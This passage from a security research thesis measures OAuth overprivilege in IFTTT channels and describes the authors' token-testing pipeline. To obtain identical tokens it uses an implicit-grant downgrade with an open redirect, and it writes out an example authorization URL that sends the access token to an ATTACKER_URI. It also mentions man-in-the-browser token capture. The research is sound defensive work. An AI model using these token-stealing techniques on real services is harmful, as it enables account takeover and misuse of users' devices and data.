Second, a user initiates a channel connection within the IFTTT administrative interface and this causes IFTTT to initiate the OAuth 2.0 authorization code flow—the recommended workflow for server-to-server authorization—that results in IFTTT requesting the corresponding online service for a short authorization code on behalf of the user. IFTTT passes a client identifier value, a redirect URI, and a scope value as part of the HTTP(S) request. The scope value represents the level of access IFTTT is requesting to operate a channel. This authorization request results in the user being presented with an OAuth permissions screen that explains the scope that IFTTT is requesting. As the OAuth protocol does not specify the design of the permissions

screen, the screen design, scope explanations, and UI options to modify the requested scopes is at the discretion of the online service.

Third, assuming the user accepts the scope request, the online service redirects to the IFTTT-provided redirect URI with a short authorization code as an argument. Fourth, IFTTT exchanges the authorization code, client ID, and client secret for an access token using server-to-server communication. Finally, IFTTT can then use the OAuth bearer token to initiate API calls on the online service to implement channel functions.

Although OAuth 2.0 is by far the most popular authorization protocol that IFTTT uses, there are online services that use OAuth 1.0a. This protocol does not have explicit scoping as part of the authorization workflow, but a similar concept is available when a client application signs up for the online service's API. During the client application sign-up phase, the developer can choose scopes to enable. For example, Twitter uses OAuth 1.0a, and it provides a settings item that allows a developer to change the access level of the client application, and hence, change the scope of any tokens issued in the future.

5.3.1 Potential for Overprivilege

Ideally, IFTTT should be authorized with only enough privilege to run a given user's set of recipes. Any access rights beyond what it requires to run a user's recipes is overprivileged access. Based on the authorization model and IFTTT architecture discussion above, we observe the potential for two kinds of systemic overprivilege that stems from IFTTT's design. We discuss them below.

Recipe-Channel Overprivilege. An IFTTT recipe only requires a single trigger and a single action. However, one channel can support multiple triggers and actions. Table 5.1 shows the set of triggers and actions for two example channels—Particle and Google Drive. Therefore, if a user adds a recipe that uses a subset of triggers




Figure 5.2: IFTTT's authorization model has four phases. Channel developers create client applications for the online service that results in the online service assigning a client ID and secret to the application. Then, IFTTT initiates an authorization workflow. The OAuth 2.0 authorization code flow is a popular choice, and it results in IFTTT gaining a scoped bearer token that authorizes a channel to invoke APIs on an online service. Users are prompted to approve or deny scope requests during this process.

and actions of the associated channels, all additional triggers and actions that the channel implements is overprivileged access. That is, IFTTT acquires the right to invoke online service APIs that it does not need for executing the recipes of a given user. This kind of overprivilege stems from the IFTTT design choice that channel authorization is not recipe-specific.

Channel	Triggers	Actions
Particle	New event published. Monitor a variable. Monitor a function result. Monitor your device status.	Publish an event. Call a function.
Google Drive	NONE	Upload file from URL. Create a document. Append to a document. Add row to spreadsheet

Table 5.1: Triggers and Actions for the Particle and Google Drive Channels.

Channel-Online-Service Overprivilege. The second type of overprivilege we observe is related to the authorization between IFTTT and an online service. As discussed, IFTTT provides channels that have trigger and action functionality. Furthermore, IFTTT must request authorization to a set of online service APIs to implement a channel's functionality. Ideally, the IFTTT channel should only have the authorization needed to implement its functionality. However, in practice, incorrect scoping can lead to IFTTT gaining authorization to access APIs it does *not* need to implement its trigger and action functionality. This can occur if the online service does not provide granular scopes, forcing IFTTT to request coarse-grained overprivileged access. This can also occur if IFTTT incorrectly requests overprivileged access even if the online service provides fine-grained scopes.

5.3.2 Examples of Overprivilege

Here we show the potential for the two types of overprivilege discussed above using two case studies.

Particle. This is a DIY electronics platform that offers small form-factor chips with a microcontroller, memory, and an Internet connection. Particle supports writing custom firmware for its chips and exposes a REST API to make the chips remotely accessible. IFTTT supports the Particle channel. Table 5.1 shows the set of triggers and actions for this channel. If a user's recipes do not use all the triggers and actions, then that channel exhibits recipe-channel overprivilege. Figure 5.3 shows the OAuth permissions screen a user sees while connecting the Particle channel to IFTTT. Clearly, the channel is requesting privilege to "reprogram" a Particle device. However, based on the triggers and actions from Table 5.1, the channel does not offer any such operation in recipes, and hence exhibits channel-online-service overprivilege. If IFTTT is compromised, an attacker can use this level of access to reprogram a chip even though there are no channel operations and no recipes that offer such functionality.

Google Drive. This is a well-known online service that offers cloud storage for various types of files. Similar to Particle, if a user's Google Drive recipes do not use all the triggers and actions of the corresponding IFTTT channel (see Table 5.1), then that channel exhibits recipe-channel overprivilege. Figure 5.4 shows the OAuth permissions screen a user sees while connecting the Google Drive channel to IFTTT. The prompt indicates that IFTTT will be able to "View and manage the files in your Google Drive." Based on Google Drive API documentation, this implies the ability to "Upload, download, update, and delete files in your Google Drive." However, the Google Drive channel does not offer any triggers or actions that delete files. Thus we conclude that the IFTTT Google Drive channel exhibits channel-online-service overprivilege.

Figure 5.3: Particle OAuth permissions prompt. This indicates that the IFTTT Particle channel will have the ability to reprogram a Particle chip even when there are no triggers or actions that support such functionality, leading to overprivileged access for the channel.

Therefore, based on these case studies, we observe the potential for overprivilege in terms of recipes operating with channels and in terms of channels interfacing with the online service APIs. We focus our empirical overprivilege analysis on these two types of overprivilege.

5.4 Empirical Overprivilege Analysis of IFTTT

We studied 297 channels, covering 219,284 recipes and performed an in-depth overprivilege computation for 24 channels, including 16 cyber-physical channels, achieving a coverage of 80.4% of all recipes involved in a set of 69 channels that can be studied in-depth. Our findings are two-fold. First, based on an analysis of the triggers and actions supported by 297 channels, we found that on average, each channel has 3.5 triggers and 2 actions. As a recipe only needs one trigger and one action, if a user's set of recipes do not use all channel triggers/actions, then there is overprivilege. Second, we find that 18 (out of 24) channels have access to online service APIs that they do not need to implement their trigger/action functionality.




Figure 5.4: Google Drive OAuth permissions prompt. "View and manage the files in your Google Drive" implies the ability to "Upload, download, update, and delete files in your Google Drive" as per Google Drive API documentation. This is overprivileged access since no triggers and actions of the channel allow deleting files.

We present details on our dataset and how we constructed it, and we present our semi-automated overprivilege measurement pipeline, along with details on its output.

5.4.1 Dataset and Measurement Setup

There are two parts to our dataset: recipes and channels. We used the recipe dataset from Ur *et al.* [137] that contains 219,284 recipes (after filtering out recipes that refer to defunct channels), and we created our own dataset of 297 channels that consists of trigger and action details. We created this dataset of channels on April 14th, 2016. We also scraped the IFTTT website to download trigger and action

details (description, input arguments) for all channels of the dataset.

Subsequently, we created a test IFTTT account and an account for each online service. We then manually connected each channel by following the OAuth workflow. We were able to connect 170 channels to our test IFTTT account, out of which, we recorded authorization sessions for 128 channels. An authorization session consists of two items: (1) The OAuth authorization URL that IFTTT uses to initiate authorization with the online service to receive a token, and (2) A screenshot of the OAuth permissions prompt. We were unable to connect or record authorization sessions for 169 channels due to the following reasons:

- **Channels that are connected by default or do not require authorization:** Channels such as *SMS*, *weather*, and *ESPN* that are not tied to any 3rd party user account fall in this category. We observed 40 such channels among 297 in our study. We exclude these channels from further analysis.

- **Channels that require specific physical devices for connection or are behind a pay-wall:** Channels such as *Feedly* and *D-Link Siren* that require either purchasing a physical device or purchasing a subscription to complete the connection to IFTTT fall in this category. We observed 67 such channels. To minimize the cost of our research project, we exclude them from further analysis. We note that we include channels with physical devices in our analysis if they could be connected to our test IFTTT account without a physical device being present. We also include the Alexa and SmartThings channels for which we purchased physical devices.

- **Channels that are mobile only and communicate only through IFTTT mobile app:** Channels such as *iOS Contacts* and *Android Location* that only operate on a mobile platform such as Android and iOS fall in this category. We observed 33 such channels. These channels rely on the permission architecture

Status	Authorized	Req. Device	Mobile App Only	No Auth.	Pay-Wall	Other
Channels	128	57	33	40	10	29

Table 5.2: Channel connection status. We were able to record authorization session information for 43% of all channels in our dataset. 19% of channels require a physical device to be present during connection, 11% gain authorization through a mobile app's native permission model, 19% of channels connect without requiring authorization, 3% sit behind a pay-wall and could not be connected, and 10% were either defunct or malfunctioning at the time of our analysis.

of the underlying mobile platform and do not use OAuth. Therefore, we exclude them from further analysis.

- **Defunct or Malfunctioning Channels:** Channels such as *Home8* and *iSmartAlarm* that were either defunct or malfunctioning during the connection process fall in this category. We observe 29 such channels, which we exclude from further analysis.

Table 5.2 presents a breakdown of the connection status of our 297 channels. We focus the rest of our analysis on the 128 authorized channels, and their associated recipes.

5.4.2 Initial Observations

We recorded authorization sessions (screenshot of OAuth permissions prompt and authorization URL) for 128 channels connected to our test IFTTT account. Based on this data, we make initial observations about: (1) Permission prompt descriptiveness and user control, and (2) OAuth token scopes.

- OAuth permission prompts serve as potential control points for users to enforce fine-grained control over the privilege that third parties gain. We analyzed

whether the permission prompt screens in our dataset offer fine-grained control by manually interacting with the UI and checking for options to modify the requested privilege. Out of 128 channels we studied, the online services for 122 of those channels provide the user with an all-or-nothing choice (authorizing the channel or not), even though 106 of them have multiple triggers or actions. The online services of 2 channels (Evernote and LinkedIn) allow the user to select the time duration for the authorization, and only 4 online services (AT&T M2X, Facebook, Pushover, and SmartThings) provide fine-grained control over data or devices that were being shared with IFTTT.

- OAuth permission prompts are an opportunity for online services to explain the privilege that third parties are requesting. We analyzed whether online services in our dataset provide an adequate explanation of privilege by comparing the description of the channels triggers and actions with text in the prompt. Out of 128 channels, only 76 of the corresponding online services provide an adequate description of data that was being shared; 25 online services provide some description that is either vague or insufficient in explaining their function to the user; and 27 provide no information on data that was being shared with the user.

Based on these measurements, we conclude that even though online services provide some description of the privilege that third parties like IFTTT request, they do not offer the user control over those requests. This forces users to entrust IFTTT with highly-privileged access to their devices and data, thus increasing the risk they face if attackers compromise IFTTT.

Next, we computed the average and median number of triggers and actions for 297 channels. We find that channels have on average 3.5 triggers per channel (median = 2), and an average of 2 actions per channel (median = 1) with a long-tail distribution (See Appendix B for a graph). As an IFTTT recipe only uses a single trigger and

Scope	ifttt	null	Generic	Fine-Grained
Channels	77	26	4	21

Table 5.3: 83% of online services do not provide fine-grained scoping and only provide opaque scopes like generic, null, or ifttt. We show examples of fine-grained scopes in Table 5.4. Examples of generic scopes are "spark" or "app."

a single action, most channels exhibit recipe-channel overprivilege. However, if users create recipes that involve all triggers and actions of all connected channels, then this type of overprivilege does not exist any more.

Finally, we determined the distribution of various OAuth protocol variants in use. Out the set of 128 connected and authorized channels, 113 online services that correspond to these channels use OAuth 2.0, making it the most popular variant (the remaining 8 use OAuth 1.0 and its variants, and we could not determine the protocol being used for 7 channels due to lack of information in the authorization sessions). Therefore, we drilled down and analyzed the OAuth 2.0 scopes being requested because they define the privilege an IFTTT channel requests from the online service (§5.3).

Table 5.3 shows the breakdown of these scopes. Similar to what we observe based on OAuth permissions prompts, we see that 107 channels request a scope that is generic, null, or simply specified as "ifttt"—clearly coarse-grained privilege requests. Furthermore, due to IFTTT architecture, fault cannot clearly be placed on IFTTT or on the online services since a channel may be written by either IFTTT developers or the online service provider. If an online service provider only has coarse-grained tokens, then a channel only has the option to request overprivileged access, irrespective of whether IFTTT developers or the service provider creates the channel. We also observe that only 21 online services out of 128 offer fine-grained scoping. Table 5.4 shows examples of fine-grained scopes for channels in our dataset.

A significant fraction of the channels we study use fairly coarse-grained, opaque

Channel	Allows User Control	Scope
AT&T M2X	✓	IDENTITY, GET, POST
Facebook	✓	manage_notifications, manage_pages, public_profile, publish_actions, user_about_me, user_activities, user_events, user_friends, user_location, user_photos, user_posts, user_status, user_website
Netatmo Welcome	✗	read_camera, write_camera
Pinterest	✗	read_public, write_public, read_secret, write_secret, read_relationships, write_relationships
Youtube	✗	https://www.googleapis.com/auth/youtube

Table 5.4: Examples of fine-grained scopes requested by channels. 21 channels in total use fine-grained scopes when requesting tokens. Only 4 online services that correspond to these channels allow the user to exert control over them.

scopes. Therefore, we drilled down further to determine the privilege these scopes represent, and obtain a conservative lower bound on the overprivilege a channel exhibits over a given online service in terms of the APIs the online service exposes (channel-online-service overprivilege). This involved examining in detail the set of APIs a service provides. There are several challenges while performing this analysis. We discuss them next.

5.4.3 Measuring Channel-Online-Service Overprivilege

The scope of the OAuth tokens IFTTT gains to operate a channel defines the privilege that channel has over the corresponding online service. As we discuss in §5.3, a channel implements various triggers and actions. Each of the triggers and actions will correspond to a set of one or more online service APIs. For example, the Particle channel [85] from the DIY electronics category provides triggers to monitor device status and function results. It also provides actions to call functions and

to publish events. Ideally, the channel would have privilege to only perform these triggers and actions. However, due to the opaque nature of the scopes (see §5.4), it is difficult to understand whether this is indeed the case.

Therefore, we measure the *Channel-Online-Service* overprivilege on IFTTT. A channel exhibits such overprivilege if it can access APIs that are *not* needed to implement its triggers and actions. Given the opaque nature of the scopes, it is not feasible to determine what APIs the channel can access on the online service by simply reading the documentation. Furthermore, many services do not document the scope-to-API mapping. IFTTT is also closed source, and most online services are closed source too, ruling out any source-code inspection to determine the access control policy for a given scope.

Our measurement strategy is to capture scoped tokens identical to what IFTTT uses for a channel and then use those tokens to exhaustively test the online service APIs to compute the set of APIs the tokens give access to. We encountered the following challenges while performing this measurement:

- IFTTT obtains the OAuth token for a channel using server-to-server communication. This precludes the possibility of intercepting the tokens that IFTTT itself uses. We verified that neither the IFTTT client side code nor the IFTTT mobile app is directly involved in the OAuth authorization workflow—all authorization occurs on IFTTT's back-end cloud service.

- Online services do not document their APIs in consistent ways, making automated large scale testing difficult.

- The types of online service APIs are very diverse, making it challenging to manually create input arguments. Furthermore, online services generally do not provide any unit tests with appropriate testing data, making it difficult to distinguish input argument errors from permission errors.




Figure 5.5: Our semi-automated measurement pipeline to compute channel-online-service overprivilege. We use valid and invalid tokens to distinguish input argument errors from authorization errors.

- Many online services have proprietary APIs that are only exposed to IFTTT. There is no public information on these APIs precluding any kind of measurement.

We built a semi-automated measurement pipeline that addresses all challenges to an extent, except the last one because the online service did not provide any documentation.

Figure 5.5 shows our measurement tool's architecture. It takes as input an API specification database. We create this database using two techniques: (1) Manual encoding of a REST API into our database format and (2) Automated screen-scraping of the online service's API documentation if it is sufficiently regular HTML. The automated step helps us partly overcome the challenge of online services not documenting their APIs in consistent ways.

The token generation step reads in the API specification database and then creates a testing specification that includes two types of tokens: (1) A valid token for the online service and (2) An invalid token for the online service, mutated from the valid token. Then the tool uses PyRestTest [118], an automated REST API testing tool to execute the test specification. We use these two types of tokens to address the challenge of distinguishing input argument errors from permission errors. Since there

is a large number of APIs and a large number of online services, it is not possible to scalably create valid input arguments for a given API. The only scalable and automated option is to create randomized inputs. However, this leads to API errors because these randomized arguments are often not what the API expects to function correctly. Therefore, we needed a reliable way to distinguish input validation errors from permission errors. Furthermore, since the OAuth standard does not mandate specific error codes for specific conditions, it is often an implementation-dependent choice on what HTTP error code to use. Therefore, our pipeline performs testing with a known invalid token and with a known valid token. Then we manually analyze the change in error code and error message payload to decide whether the given valid token has permission to access the API function in question or not.

Token generation also overcomes the challenge of server-to-server IFTTT authorization using four techniques:

- **Scope Mirroring:** A lot of channels use opaque scopes like "ifttt" (Table 5.3). Our strategy to analyze opaque scopes is to create a mirror IFTTT-like application for a particular online service and then request the same opaque scope. This involves following the OAuth authorization workflow manually which yields an identically scoped token that IFTTT itself uses for that online service. In the case where the online services do not have opaque scopes, we observe that the scopes that IFTTT uses can be expressed using the publicly available scopes. Therefore, our strategy is to make our IFTTT mirror application request the same public scopes that IFTTT requests and to verify that the resulting OAuth permission screen looks identical to the one we captured as part of the authorization session in the data collection step (§5.4.1)

- **Downgrade with Open Redirect:** The OAuth 2.0 protocol supports two major authorization workflows: authorization code grant and implicit grant. The authorization code grant is the more secure option since it requires a client

secret that is never revealed to client-side code in IFTTT's case. However, we observe that many OAuth implementations also support the implicit grant flow—no client secret is required, and a third party can obtain a token simply with a redirect from the authorization server. Furthermore, the implicit grant is vulnerable to the open redirector attack [87], where an attacker can replace the `redirect_uri` component of the authorization URL with an attacker controlled domain. Therefore, our strategy is to attack our own test IFTTT accounts on the online service by pretending to be an IFTTT-like application and performing a downgrade attack with open redirectors. The result is that we obtain an identically scoped token to what IFTTT uses. For example, consider the Ubi channel authorization URL:

http://portal.theubi.com/oauth/authorize?client_id=REDACTED&redirect_uri=https://ifttt.com/channels/ubi/authorize&response_type=code&scope=ifttt&state=VALUE

A downgrade attack URL would be of the form:

http://portal.theubi.com/oauth/authorize?client_id=REDACTED&redirect_uri=ATTACKER_URI&response_type=token&scope=ifttt&state=VALUE

Notice the change in the `redirect_uri` parameter and the `response_type` parameter.

- **Downgrade only:** This strategy is similar to the above, except that the online service is vulnerable to a downgrade attack but not vulnerable to an open redirector attack. This prevents us from receiving the access token on an attacker-controlled domain. Instead, we used a man-in-the-browser attack to read the OAuth token.

Once our pipeline produces two API testing results—one with a valid token and one with an invalid token, we manually compare the outputs to produce a *privilege*

mapping. This mapping encodes whether the valid token has access to a given API. The two API resting results make it trivial to observe the change in error code and error message to determine whether the API failed due to a permission error or due to a scoping error.

Once we have a privilege mapping, we manually map channel operations to online service APIs. This step involves examining the documentation of the online service APIs and the trigger/action documentation, followed by *conservatively* determining whether a particular API can be used to implement a trigger or action. Our goal here is to obtain a conservative lower-bound on channel-online-service overprivilege. At the end of this step, any API for which the token provides access, but is not needed to implement any trigger/action for the channel, is marked as an overprivileged API.

5.4.4 Channel-Online-Service Overprivilege Results

To compute overprivilege in depth, we applied our measurement pipeline on 24 channels out of a total of 69 channels that can be measured. Figure 5.6 shows a breakdown of our channel-online-service overprivilege results. Our measurement tool outputs a privilege mapping for 941 APIs across 24 channels. We then performed a manual overprivilege analysis and observed that 18 channels exhibit overprivilege. These overprivileged channels have access to an average of 26 API functions that they do *not* need to implement the associated trigger and action functionality. We also observed that 6 channels do not exhibit any overprivilege—they use all accessible APIs to implement triggers and actions.

The channels we study in-depth cover 80.4% $(46,354/57,632)$ of all recipes involved in the set of 69 measurable channels. Our overprivilege results potentially impact 86.5%$(2,389,181/2,760,341)$ of all users of the recipes associated with the channels that can be measured.[3] Figure 5.7 shows the coverage we achieve in terms

[3]The recipe dataset contains the number of times a recipe was shared by users [137].




Figure 5.6: Number of API functions accessible to IFTTT channels based on their privilege. 66.42% of API functions accessible to IFTTT channels are not used in any trigger or action.

of the recipes associated with the channels we measure and in terms of the number of users of those recipes. We use number of recipes associated with a channel and number of users of those recipes as a metric that estimates channel adoption and popularity. We note that the coverage CDF only shows coverage for the top 8 channels sorted in terms of recipe counts and user shares. Our actual coverage is slightly higher than what the CDF shows since we also analyze cyber-physical channels. Out of the total of 24 channels, we studied all 16 cyber-physical channels that can be analyzed in-depth—cyber-physical channels have the potential to create a significant security risk since they are associated with physical devices.

Based on our in-depth analysis of channel-online-service overprivilege, we revisit our examples of potentially overprivileged channels here (initially discussed in §5.3.2) and confirm that the Particle and Google Drive channels have access to online service APIs that they do not need to implement their sets of triggers and actions.




Figure 5.7: A CDF of our overprivilege analysis coverage. We study 8 of the top measurable channels counted in terms of the number of associated recipes, and user shares of those recipes. We also studied all 16 cyber-physical channels that can be measured. Our overprivilege analysis covers 80.4% of all recipes that are involved in the set of channels that can be measured.

Appendix A contains a complete breakdown of overprivilege by channel.

5.5 An In-depth look at overprivilege

Table 5.5 shows a detailed breakdown for the in-depth measurement study of overprivilege. Table 5.6 shows example overprivileged APIs that IFTTT can access.

Particle. Our API testing reveals that the Particle IFTTT channel has the ability to flash new firmware to a chip. We used a token with `scope=ifttt`, which is identical to what the Particle IFTTT channel requests, and reprogrammed a chip by simply using a REST API call to confirm this. This can completely change the functionality of the Particle chips and cause a variety of security and safety issues if the corresponding token is stolen. We also observe that the Particle OAuth prompt only provides the user with a binary choice of either approving or denying the permission request.

Google Drive. Our API testing reveals that the Google Drive IFTTT channel has the ability to delete a user's files. We confirmed this behavior by using a token with the same scope as what the Google Drive IFTTT channel requests. This can cause data loss if the corresponding token is stolen. We observe that the Google Drive channel requests multiple scopes. However, the OAuth prompt only provides the user with a binary choice of either approving or denying the request.

We also study the following channels' overprivilege results in detail, in addition to the above:

Facebook. This channel can post status messages and upload photos. However, our API testing reveals that the channel has overprivileged access to the Facebook API that allows it to delete likes on various types of objects and also initiate refunds. This can lead to potential financial issues. This channel requests relatively fine-grained scopes, and the corresponding OAuth permissions prompt allows users to modify the requested permissions.

Twitter. This channel can post tweets on behalf of the user, can send direct messages, and update the biography page. However, our API testing reveals that the channel has overprivileged access to the Twitter API that allows it to delete tweets, retweet other tweets, delete direct messages, follow friends, delete friends, and even update the profile banner. This can cause data loss and even profile defacement if the corresponding token in stolen. We also observe that Twitter's REST API is based on OAuth 1.0 and therefore there is no scope argument to the authorization URL. The permissions are set up in the developer app console. Furthermore, the Twitter OAuth prompt only provides a binary choice to the user while requesting authorization—either approve all requested permissions, or deny the request.

Dropbox. This channel provides actions to add new files to a user's account or to append to existing files. However, our API testing reveals that the channel has overprivileged access to the Dropbox API that allows it to delete files, change file sharing

settings, and even create file sharing links. This can cause data loss and leakages if the corresponding token is stolen. We also observe that the Dropbox channel does not use a scope argument in the OAuth authorization URL. The permissions are set in the developer app console. Furthermore, the Dropbox OAuth prompt only provides the user with a binary choice—either approve all requested permissions, or deny the request with no way to customize the granted permissions.

MyFox Home Control. This channel can arm or disarm the MyFox security system. However, our API testing reveals that the channel has overprivileged access to the MyFox Home Control API that allows it to stop live video recording, turn on/off electric devices, and change the state of the heaters. This can result in security breaches, overheating and large utility bills if the corresponding token is stolen. We also observe that MyFox Home Control does not provide any kind of scoped access. This forces the channel to request complete access to the API. Furthermore, the MyFox Home Control OAuth prompt only provides a binary choice during authorization—either approve all requested permissions, or deny the request.

Ubi. This smart home channel can trigger whenever there is spoken command and it can speak announcements. However, our API testing reveals that the channel has overprivileged access to the Ubi API that allows it to also send speech commands, get the geo-location of the device, and get a list of all authenticated Ubis for a user. These overprivileged APIs can enable an attacker to send commands to the Ubi device causing security and safety issues. We find that this online service provides the opaque `scope=ifttt` and provides an all-or-nothing choice to the user when a channel requests privilege. Furthermore, the Ubi online service is vulnerable to the downgrade-with-open-redirect attack.

Google Glass. This popular wearable-category channel can send a notification to the Glass device. However, our API testing reveals that the channel has overprivileged access to the Glass API that allows it to get all user contacts, delete timeline items,

